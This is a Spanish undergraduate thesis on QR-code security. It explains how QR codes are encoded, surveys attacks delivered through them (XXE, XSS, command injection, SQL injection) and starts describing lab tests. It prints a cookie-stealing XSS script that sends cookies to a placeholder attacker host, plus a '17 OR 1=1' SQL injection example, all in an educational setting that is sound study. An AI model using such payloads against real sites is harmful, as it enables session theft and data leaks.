ESCUELA TÉCNICA SUPERIOR DE INGENIERIA DE TELECOMUNICACIÓN

UNIVERSIDAD POLITÉCNICA DE CARTAGENA

Trabajo Fin de Grado

Estudio experimental de ciberataques a través de códigos QR

Autor: Francisco Javier Fernández Rosique

Director: María Dolores Cano Baños

Contenido

Relación de figuras

Relación de tablas

Estudio experimental de ciberataques a través de códigos QR

Capítulo 1. Introducción y objetivos

1.1 Introducción

Los códigos de respuesta rápida (QR codes) son cada vez más populares. Se estima que gran parte de los usuarios de smartphones consideran que los códigos QR facilitan tareas rutinarias, son una forma fácil de realizar pagos e interactuar en un mundo sin contacto, a pesar de que la mayoría carecen de seguridad en sus dispositivos móviles.

El uso de los códigos QR se ha extendido debido al impacto de Covid-19. Tras una encuesta sobre el uso de códigos QR en la actualidad llevada a cabo por Mobileiron, el 86.66% de los encuestados afirma haber escaneado, al menos, un código QR, mientras que el 36.40% afirma escanear al menos un código a la semana [1].

Con las nuevas tecnologías surgen nuevas amenazas y vulnerabilidades, y los dispositivos móviles son un objetivo atractivo para los cibercriminales porque la interfaz de usuario móvil incita a los usuarios a realizar acciones inmediatas al tiempo que limita la cantidad de información disponible. Los usuarios también se distraen cuando utilizan sus dispositivos móviles, lo que les hace más propensos a ser víctimas de ataques. Como consecuencia, estamos siendo testigos de un aumento exponencial del uso de los códigos QR como arma para los hackers (no éticos). Estos utilizan los códigos QR para infiltrarse en los dispositivos móviles, robar datos de la empresa y, en última instancia, causar estragos en las organizaciones.

La creciente influencia de los códigos QR lleva consigo el incremento de fraude y ciberdelincuencia asociados a los mismos. Los códigos QR no son legibles por un ser humano ni son revisables antes de ser escaneados, por tanto, se depende de la honestidad de sus creadores. Las principales amenazas son los enlaces falsos, con los que se pueden realizar ataques de phishing; Comandos con cifrado QR, con los que se pueden añadir contactos, hacer llamadas o incluso compartir la ubicación con una aplicación; y la inyección de código malicioso a través de exploit. [2]

Será objeto de este TFG analizar de forma experimental qué tipos de ciberataques podrían realizarse utilizando como arma los códigos QR.

1.2 Objetivos

El objetivo principal de este trabajo realizar un ejemplo práctico de diferentes ataques usando códigos QR como vector de ataque para explorar la seguridad y las posibles amenazas relacionadas con este incremento de uso. Para ello, se ha diseñado un plan por fases que se describe a continuación.

- Adquisición de conocimientos: Funcionamiento y definición de los códigos QR desde su generación hasta su lectura, así como sus vulnerabilidades.
- Selección de posibles ataques e implementación

- Análisis de resultados

1.3 Estructura de contenido

El contenido de la memoria se divide en los siguientes apartados.

- Capítulo 1. Introducción: En este capítulo se declaran los pasos introductorios y la definición de los objetivos.
- Capítulo 2. Códigos QR: definición, tipos y funcionamiento: En este capítulo se definen los códigos QR desde su apartado teórico, así como la creación y lectura de un código QR desde su base.
- Capítulo 3. Ataques mediante códigos QR: En este capítulo se definen los ataques conocidos, así como la realización de ataques prácticos con objetivo de mostrar de forma visual los efectos de sus fallos de seguridad.
- Capítulo 4. Conclusiones: En este capítulo se explican las conclusiones del proceso de investigación y se plantean futuras líneas de investigación.

Capítulo 2. Códigos QR: definición, tipos y funcionamiento

2.1 Definición

Un código QR ("Quick Response") es un símbolo bidimensional que puede ser leído de forma instantánea y que almacena información en forma de pixeles en una cuadricula. Los códigos QR se usan, principalmente, para el seguimiento de la información en cadenas de montaje [3]. Sin embargo, su aplicación se extendió al mercado móvil gracias a sus características, entre las cuales se destacan [4]*:*

- Características superiores a otros códigos similares: Alta densidad de información, soporte para diferentes codificaciones (Kanji, Caracteres chinos, ASCII, Bytes…), lectura instantánea, etc.…
- Patente pública y uso completamente gratuito.
- La mayoría de los smartphones están equipados con cámaras que permiten la lectura de códigos QR.

Todos los códigos QR tienen forma cuadrada, a excepción de la versión rectangular de iQR, e incluyen cuadrados en las esquinas. Estos cuadrados definen la orientación del código. Los puntos dentro del propio código definen su formato y versión, así como la información en sí misma y un nivel de corrección de errores [5] que se explica a continuación.

2.2 Tipos

Los códigos QR se pueden dividirse según el tipo, la versión y la capacidad de corrección de errores.

La diferenciación según el tipo incluye [6]*:*

- **Modelo 1:** Modelo original de código QR, capaz de almacenar un total de 1167 caracteres en su máxima versión (Versión 14, 73x73 módulos)
- **Modelo 2:** Modelo mejorado capaz de ser leído con distorsiones y con una capacidad mejorada, siendo capaz de almacenar 7089 caracteres en su máxima versión (Versión 40, 177x177 módulos)
- **Micro QR:** Modelo de espacio reducido, con un único patrón de orientación, capaz de almacenar un máximo de 35 números en su máxima versión (Versión M4, 17x17)
- **iQR:** Modelo de mayor densidad de datos que cuenta con una versión rectangular y un patrón de orientación de tamaño reducido para maximizar el espacio de datos. Capaz de almacenar hasta 40637 caracteres en su máxima versión (Versión 61, 422x422 módulos) o 1202 en su máxima versión rectangular (Version R15, 43x131 módulos)
- **SQRC:** Modelo especial de QR capaz de almacenar información tanto pública como privada. Los lectores convencionales solo tendrán acceso a la parte pública, mientras que los lectores con la clave criptográfica podrán leer información privada adicional.
- **Frame QR:** Modelo de QR con un área para albergar una imagen de tamaño y forma flexibles.

A partir de este punto, asumimos el uso de códigos QR más comunes estandarizados para el análisis de las versiones: El modelo 2.

Las versiones de código QR Modelo 2 varían de la versión 1 a la versión 40, conteniendo a su vez cuatro versiones adicionales dentro de cada versión dependiendo de su nivel de corrección de errores. Cada incremento de versión expande el código en 4 módulos en ambas direcciones, empezando en 21x21 módulos en su versión 1 y terminando en 177x177 módulos en su versión 40.

Cada una de estas versiones cuenta, a su vez, con un nivel variable de corrección de errores clasificados como L, M, Q y H en orden ascendente de capacidad de corrección. El nivel "L" es capaz de corregir hasta un 7% del daño, "M" hasta el 15%, "Q" hasta un 25% y "H" hasta 30%. A mayor el nivel de corrección, menor es la densidad de datos contenida en el código.

Con los datos obtenidos hasta ahora, en la Tabla 1 se muestran 3 versiones contiguas de código QR de modelo 2:

Versión	Modulos	Nivel ECC	Bits de datos	Numerico	Alfanumerico	Binario
24	113x113	L	9392	2812	1704	1171
		M	7312	2188	1326	911
		Q	5312	1588	963	661
		H	4112	1228	744	511
25	117x117	L	10208	3057	1853	1273
		M	8000	2395	1451	997
		Q	5744	1718	1041	715
		H	4304	1286	779	535
26	121x121	L	10960	3283	1990	1367
		M	8496	2544	1542	1059
		Q	6032	1804	1094	751
		H	4768	1425	864	593

Tabla 1. Datos por versión de QR modelo 2 [7]

2.3 Módulos del código QR

Para hablar del funcionamiento, primero debemos distinguir las distintas partes del código QR.

2.3.1 Patrón de detección de posición

Tres cuadrados fijados en las esquinas superior derecha, superior izquierda e inferior izquierda que se usan para orientar y alinear el código y su contenido.

Figura 1. Patrón de detección de posición.

2.3.2 Patrón de alineación

Símbolo introducido en el modelo 2 encargado del alineamiento y de corregir la distorsión.



Figura 2. Patrón de alineación.

2.3.3 Patrón de tiempo

Serie de puntos alternados entre blanco y negro que definen el ancho de la matriz de datos



Figura 3. Patrón de tiempo.

2.3.4 Información de formato

Datos necesarios para la decodificación. Contienen información tal como el nivel de corrección de datos, el patrón de máscara y el formato de corrección de errores.

Figura 4. Información de formato.

A continuación, se adjunta información adicional sobre estos patrones.



Figura 5. Información de formato y máscaras. [8]

2.3.5 Matriz de bits

Los datos y el código de detección de errores se ordenan de forma específica, codificados bajo un proceso de enmascarado. Los bits tienen en cuenta el tipo de máscara y el nivel de corrección de errores, creando un patrón que recorre el código QR de forma seguida. Este punto se verá en más detalle en el siguiente apartado sobre el funcionamiento del encriptado de los códigos QR.



Figura 6. Disposición de la matriz de datos. [8]

2.4 Funcionamiento

A continuación, se definirán los pasos necesarios para la creación de un código QR en detalle, siguiendo los pasos necesarios para el análisis, cifrado, corrección, estructura y formato de los datos [7]

2.4.1 Análisis de los datos

Como se ha descrito en apartados anteriores, un código QR codifica una cadena de texto que puede tener diferentes usos dentro de una aplicación. El estándar de codificación permite usar texto numérico, alfanumérico, byte y kanji. Cada uno de estos modos se codifica como una cadena de bit que se usará más tarde en el formato de datos, que afectará al formato final y, por tanto, a la capacidad del código QR. Es importante seleccionar el modo óptimo para asegurar el funcionamiento correcto de la aplicación objetivo.

2.4.2 Codificación de los datos

La codificación de los datos está enfocada a contener la máxima cantidad de información en el menor número de bits. Si embargo, se debe establecer un balance entre la compresión de los datos y su legibilidad, ya que los códigos QR pueden presentar errores debido a deterioro físico o impedimentos en la lectura, tales como manchas u objetos que no permiten la vista al completo, que pueden ser más frecuentes en diferentes escenarios. Por tanto, se debe elegir una capacidad de corrección de datos que se adapte a las necesidades. Los modos posibles son:

- Nivel “L”: Puede recuperar hasta un 7% de los datos perdidos.
- Nivel “M”: Puede recuperar hasta un 15% de los datos perdidos.
- Nivel “Q”: Puede recuperar hasta un 25% de los datos perdidos.

- Nivel “H”: Puede recuperar hasta un 30% de los datos perdidos.

La capacidad total del código QR se ve afectada por el nivel, perdiendo hasta un 60% de capacidad en su máximo nivel de corrección. Como ejemplo, se muestra un fragmento de la tabla descrita en la Tabla 2, donde el nivel de corrección “H” es tan solo un 43% de la capacidad del nivel de corrección “L”.

Versión	Modulos	Nivel ECC	Bits de datos	Numerico	Alfanumerico	Binario
24	113x113	L	9392	2812	1704	1171
		M	7312	2188	1326	911
		Q	5312	1588	963	661
		H	4112	1228	744	511

Tabla 2. Información concreta sobre la versión 24.

A continuación, se debe decidir la versión más compacta que pueda almacenar los datos necesarios. Como ejemplo y referenciando a la tabla anterior, podríamos almacenar hasta 7312 bits de datos con un nivel de corrección de errores “M”.

Seguidamente, se añade el indicador de modo. Los modos disponibles se citan a continuación:

- Modo numérico [0001]: Capaz de almacenar información puramente numérica.
- Modo alfanumérico [0010]: Contiene datos según la tabla alfanumérica QR.
- Modo Byte [0100]: Almacena información según el estándar ISO-8859-1.
- Modo Kanji [1000]: Modo extendido con caracteres Shift JIS.

Adicionalmente, existe un modo “Extended Channel Interpretation” o “ECI” [0111] que almacena la información según el formato definido. Sin embargo, este modo puede no ser compatible con los lectores QR convencionales y puede requerir de una aplicación específica.

Seguidamente, se añade un contador definido por una cadena de bits que representa un número. Para obtener este número, se debe contar el número de caracteres en su formato original, convertirlo en binario, y tener en cuenta el modo de codificación de datos. En caso de ser necesario, se añaden “0” al final para ocupar todo el espacio disponible.

2.4.3 Corrección de errores

Para comenzar con la generación del código de corrección de errores, se debe dividir la información en bloques de menor tamaño. Estos bloques están determinados por el modelo y la cantidad de corrección de errores, siendo necesario establecer el número total de símbolos para cada versión y nivel de corrección, símbolos por cada bloque de datos, número de bloques por cada grupo, y número de símbolos por cada bloque de cada grupo. Esto dará como resultado un total de datos necesario para la definición del formato.

Para obtener un ejemplo, se muestra a continuación en la Tabla 3 los datos definidos en un código versión 5 con corrección de datos de nivel “Q”.

Group Number	Block Number	Data Codewords in the Group
Group 1	Block 1	(codeword #1) 01000011 (codeword #2) 01010101 (codeword #3) 01000110 (codeword #4) 10000110 (codeword #5) 01010111 (codeword #6) 00100110 (codeword #7) 01010101 (codeword #8) 11000010 (codeword #9) 01110111 (codeword #10) 00110010 (codeword #11) 00000110 (codeword #12) 00010010 (codeword #13) 00000110 (codeword #14) 01100111 (codeword #15) 00100110
	Block 2	(codeword #16) 11110110 (codeword #17) 11110110 (codeword #18) 01000010 (codeword #19) 00000111 (codeword #20) 01110110 (codeword #21) 10000110 (codeword #22) 11110010 (codeword #23) 00000111 (codeword #24) 00100110 (codeword #25) 01010110 (codeword #26) 00010110 (codeword #27) 11000110 (codeword #28) 11000111 (codeword #29) 10010010 (codeword #30) 00000110
Group 2	Block 1	(codeword #31) 10110110 (codeword #32) 11100110 (codeword #33) 11110111 (codeword #34) 01110111 (codeword #35) 00110010 (codeword #36) 00000111 (codeword #37) 01110110 (codeword #38) 10000110 (codeword #39) 01010111 (codeword #40) 00100110 (codeword #41) 01010010

		(codeword #42) 00000110 (codeword #43) 10000110 (codeword #44) 10010111 (codeword #45) 00110010 (codeword #46) 00000111
	Block 2	(codeword #47) 01000110 (codeword #48) 11110111 (codeword #49) 01110110 (codeword #50) 01010110 (codeword #51) 11000010 (codeword #52) 00000110 (codeword #53) 10010111 (codeword #54) 00110010 (codeword #55) 11100000 (codeword #56) 11101100 (codeword #57) 00010001 (codeword #58) 11101100 (codeword #59) 00010001 (codeword #60) 11101100 (codeword #61) 00010001 (codeword #62) 11101100

Tabla 3. Distribución de bloques en versión 5. [7]

La corrección de errores se genera a través de Reed-Solomon. Este método utiliza una división polinómica para hallar el resultado de la operación y permite codificar los datos según los parámetros definidos. En el caso de los códigos QR, se utiliza un número finito de números según GF(256) representado por la cadena de bits "100011101", cuyas operaciones matemáticas dan como resultado un número que siempre contiene 8 bits. Dada la complejidad de estos procesos matemáticos, no se tratará el cálculo en este apartado.

2.4.4 Estructura del mensaje

Para establecer la estructura final del mensaje, se deben introducir e intercalar los datos relevantes a la información del mensaje y la corrección de errores. Para ello, se introduce el primer dato de la tabla en cada uno de los bloques de forma secuencial, seguido del segundo dato en cada uno de los bloques, repetidamente hasta que toda la información esté completa.

A continuación, se introducen los códigos de corrección de errores de forma secuencial, tomando todos los códigos de la tabla e introduciéndolos hasta que todos los datos de la tabla hayan sido usados.

Para ejemplificar este proceso, se hace uso de la Tabla 4.

	Col 1	**Col 2**	**Col 3**	**Col 4**	**Col 5**	**Col 6**	**Col 7**	**Col 8**	**Col 9**	**Col 10**	**Col 11**	**Col 12**	**Col 13**	**Col 14**	**Col 15**	**Col 16**
Bloque 1	67	85	70	134	87	38	85	194	119	50	6	18	6	103	38	
Bloque 2	246	246	66	7	118	134	242	7	38	86	22	198	199	146	6	
Bloque 3	182	230	247	119	50	7	118	134	87	38	82	6	134	151	50	7
Bloque 4	70	247	118	86	194	6	151	50	16	236	17	236	17	236	17	236

Tabla 4. Ejemplo de distribución de datos.

Siguiendo el patrón definido, tomaríamos el primer dato del primer bloque, seguido del primer dato del segundo bloque, seguido del primer dato del tercer bloque, y sucesivamente hasta completar la tabla, dando como resultado:

67, 246, 182, 70, 85, 246, 230, 247, 70, 66, 247, 118, 134, 7, 119, 86, 87, 118, 50, 194, 38, 134, 7, 6, 85, 242, 118, 151, 194, 7, 134, 50, 119, 38, 87, 16, 50, 86, 38, 236, 6, 22, 82, 17, 18, 198, 6, 236, 6, 199, 134, 17, 103, 146, 151, 236, 38, 6, 50, 17, 7, 236.

A continuación, con los datos que se muestran en la Tabla 5, se repite el proceso con una tabla de corrección de errores.

Col 1	**Col 12**	**Col 13**	**Col 14**	**Col 15**	**Col 16**	**Col 17**	**Col 18**	**Col 19**	**Col 110**	**Col 111**	**Col 112**	**Col 113**	**Col 114**	**Col 115**	**Col 116**	**Col 117**	**Col 118**
Block 1	213	199	11	45	115	247	241	223	229	248	154	117	154	111	86	161	111	39
Block 2	87	204	96	60	202	182	124	157	200	134	27	129	209	17	163	163	120	133
Block 3	148	116	177	212	76	133	75	242	238	76	195	230	189	10	108	240	192	141
Block 4	235	159	5	173	24	147	59	33	106	40	255	172	82	2	131	32	178	236

Tabla 5. Ejemplo de distribución de corrección de datos.

Dando como resultado los siguientes datos.

213, 87, 148, 235, 199, 204, 116, 159, 11, 96, 177, 5, 45, 60, 212, 173, 115, 202, 76, 24, 247, 182, 133, 147, 241, 124, 75, 59, 223, 157, 242, 33, 229, 200, 238, 106, 248, 134, 76, 40, 154, 27, 195, 255, 117, 129, 230, 172, 154, 209, 189, 82, 111, 17, 10, 2, 86, 163, 108, 131, 161, 163, 240, 32, 111, 120, 192, 178, 39, 133, 141, 236

Combinando ambos mensajes, tenemos el mensaje completo.

67, 246, 182, 70, 85, 246, 230, 247, 70, 66, 247, 118, 134, 7, 119, 86, 87, 118, 50, 194, 38, 134, 7, 6, 85, 242, 118, 151, 194, 7, 134, 50, 119, 38, 87, 16, 50, 86, 38, 236, 6, 22, 82, 17, 18, 198, 6, 236, 6, 199, 134, 17, 103, 146, 151, 236, 38, 6, 50, 17, 7, 236, 213, 87,

148, 235, 199, 204, 116, 159, 11, 96, 177, 5, 45, 60, 212, 173, 115, 202, 76, 24, 247, 182, 133, 147, 241, 124, 75, 59, 223, 157, 242, 33, 229, 200, 238, 106, 248, 134, 76, 40, 154, 27, 195, 255, 117, 129, 230, 172, 154, 209, 189, 82, 111, 17, 10, 2, 86, 163, 108, 131, 161, 163, 240, 32, 111, 120, 192, 178, 39, 133, 141, 236.

El mensaje completo se convierte a binario, y es cadena de bits es la que se usará posteriormente en la matriz de datos.

2.4.5 Módulos del código QR

Para continuar con la creación del código QR, se añaden los módulos descritos en el apartado de introducción. Primero, se añade el patrón de detección de posición en las esquinas superior derecha, superior izquierda e inferior derecha. Se establece el patrón de tiempo entre los diferentes símbolos de detección de posición y se añaden los separadores, dando el espacio de un píxel a los patrones de posición.

A continuación, se añade el patrón de alineación, cuyas posiciones se deben consultar en la Tabla 6.

QR Version 8	**6**	**24**	**42**
QR Version 9	6	26	46
QR Version 10	6	28	50

Tabla 6. Posición de módulos de alineación por versión.

Según estos datos, se deben introducir patrones de alineación en las intersecciones entre las líneas verticales y horizontales en los píxeles que se presentan. En el caso de la versión 8, se introducen en las posiciones (6,6), (6,24), (6,42), (24,6) … (42,42).

Para concluir el posicionamiento de la información, se reservan los espacios de información adyacentes a los patrones de detección de posición y se introduce la matriz de datos según el resultado visto anteriormente. El patrón de la matriz de datos se presenta a continuación en la Figura 7.



Figura 7. Disposición de la matriz de datos. [8]

2.4.5 Máscara de datos

Tras colocar la información se debe aplicar una máscara. Una máscara es un patrón de módulos negros y blancos que se superponen sobre la matriz de datos y ejecuta una función "XOR" sobre los mismos. ES decir, dos módulos del mismo color en la misma posición equivalen a blanco, y dos módulos de diferente color equivale a negro. Esta máscara tiene la función de crear datos con un mayor grado de legibilidad evitando los siguientes puntos.

- Que hayan 5 o más módulos del mismo color seguidos.
- Que haya áreas de 2x2 o más módulos del mismo color.
- No haya patrones que puedan ser confundidos con alineamiento o posición.
- Haya más de la mitad de los módulos en negro o blanco.

Por cada una de las infracciones en los puntos tratados anteriormente, se reduce una puntuación de legibilidad. Se aplican todas las máscaras diferenciando sus puntuaciones y se escoge la máscara de mayor valor.

2.4.6 Información de formato y versión

Por último, se añade la información de formato y versión en sus espacios reservados explicados anteriormente. Se encuentra el patrón de máscara utilizado, se une al nivel de corrección de errores y se generan los bits de corrección de datos para este punto utilizando el mismo método. Cabe destacar que, al tener una longitud de 5 bits, se requiere añadir otros 10 bit en "0" para poder aplicar la corrección de errores de Reed-Solomon.

Tras añadir los datos de información para todos los campos, el código QR estará listo para su uso.

Capítulo 3. Ataques mediante códigos QR

3.1 Definición teórica.

3.1.1 XXE

XML External Entity (XXE) es un tipo de ataque que afecta a dispositivos capaces de leer XML. La cadena XML contiene una referencia a una entidad externa que puede ser procesada por un lector mal configurado. Este ataque puede conllevar el filtrado de información confidencial, ataques de "Denial of Service", escaneo de puertos, entre otros. [9]

3.1.2 XSS

Los ataques Coss-Site Scripting (XSS) son ataques que se lanzan en un navegador web con el objetivo de dañar el cliente. Cuando se lleva a cabo, se ejecutan una serie de secuencias de comandos que pueden llevar a la recopilación de datos personales, redireccionamiento a paginas no deseadas o, en los peores casos, puede llevar al control del equipo de la víctima [10]

Debido a la naturaleza del código QR, la ejecución de navegadores es sencilla en comparación a otros ataques que pueden depender más del objetivo. Un ejemplo simple de XSS podría ser el siguiente comando, mostrado en la Figura 8.

Figura 8. Código QR preparado para "XSS".

```
<script>alert("XSS");</script>
```

Este comando, apodado "Simple XSS" es un ataque inofensivo que únicamente sirve para demostrar la inyección del código. Tras escanear el código QR, la victima verá en su navegador una ventana de alerta con el mensaje "XSS".

Esta inyección de código se puede llevar hasta extremos más avanzados, entre los cuales destaca el robo de cookies con el objetivo de robo de datos confidenciales o robo de identidad o en páginas web con vulnerabilidades en su sistema de sesión. Por motivos de seguridad, en este caso concreto no se ha adjuntado una imagen del código QR.

```
<script> new Image().src="http://attacker.hak/catch.php?coo
kie="+encodeURI(document.cookie); </script>
```

El ataque XSS tiene potencial para una gran variedad de ataques, y, por tanto, se verá con más detalle en su apartado de pruebas de laboratorio.

3.1.3 Command injection

El ataque "Command Injection" (Inyección de código) es un ataque cuyo objetivo principal es la ejecución de código arbitrario dentro del sistema operativo de la víctima, usando una aplicación vulnerable como puerta de entrada. Los ataques, por tanto, dependen en gran medida de la aplicación objetivo, y pueden conllevar una gran variedad de resultados no deseados. [11]

Como ejemplo, se cita un caso concreto archivado en la National Vulnerability Database (NVD) como CVE-2020-27542. [12]

Una vulnerabilidad en la cámara wifi Rostelcom CS-C2SHW 5.0.082.1 permitía la ejecución de código mediante QR. La configuración de IP estática se copiaba dentro del fichero "ip-static", que era capaz de insertar código directamente a la ventana de comandos al reiniciar la cámara. Por tanto, es posible inyectar código no deseado directamente a través del escaneo de un QR malicioso.

3.1.4 Format String Attack

El ataque "Format String" ocurre cuando un dato enviado como una string de entrada se puede evaluar como un comando por una aplicación. De esta manera, el atacante puede ejecutar código, leer la pila o incluso causar estragos en la aplicación en ejecución que pueden causar fallas en la estabilidad del sistema víctima. [13]

3.1.5 SQL Injection

La inyección SQL es un tipo de ataque destinado a comprometer la información dentro de una base de datos. Ya sea creando entradas maliciosas, filtrando información confidencial, o siendo usado como un vector de ataque "Denial of Service". Este tipo de ataque es una de las técnicas de hacking más comunes en la web. [14]

En la mayoría de los casos, esta vulnerabilidad se produce al no comprobar una cadena de caracteres de entrada, de forma que es posible añadir comandos a la entrada. La forma más sencilla de este ataque es mediante la inyección basada en 1=1 (Esta condición siempre es cierta).

Teniendo una cadena de caracteres de entrada basada en la siguiente estructura:

```
SELECT * FROM Users WHERE UserId = (INPUT)
```

Es posible hacer que la entrada sea 17 OR 1=1, de forma que la entrada final sería ejecutada

```
SELECT * FROM Users WHERE UserId = 17 OR 1=1;
```

Dado que la condición 1=1 siempre es cierta, se devolverían todas las entradas de la table "Users", filtrando información al atacante.

En la aplicación con QR, varias aplicaciones son capaces de usar dicho QR para encapsular un id de usuario o una cadena de caracteres que, al ser leída por el cliente, se envía para ser evaluado en el servidor. Estos códigos QR pueden ser parte de una cadena

de producción o lectores de un supermercado, siendo una amenaza potencial para establecer ataques de “Denial of Service”.

3.2 Realización práctica de ataques

Con motivo de obtener información sobre la aplicación práctica de estos vectores de ataque, se han identificado y ejecutado tres intentos de ataque en un entorno controlado. A continuación, se describe su proceso y los resultados obtenidos.

3.2.1 Prueba práctica: Command injection

El ataque Command Injection consiste en la inyección maliciosa de código directamente al dispositivo, con el objetivo de capturar información o interferir en el correcto funcionamiento de este.

Ejemplos como este se pueden ver en aplicaciones con un bajo nivel de seguridad que introducen el contenido del código QR directamente en el dispositivo de la víctima, siendo posible ejecutar código malicioso directamente en el dispositivo atacado.

Para este apartado, se ha comprobado la ejecución de código malicioso en una consola Nintendo 3DS mediante el uso de “Ninjhax”. Este exploit es un software que permite la ejecución de código no autorizado en una consola Nintendo 3DS haciendo uso de una vulnerabilidad en el lector de códigos QR incorporado en el videojuego “Cubic Ninja”. A continuación, se introduce el código QR necesario para la ejecución de este software en la Figura 9. [15]

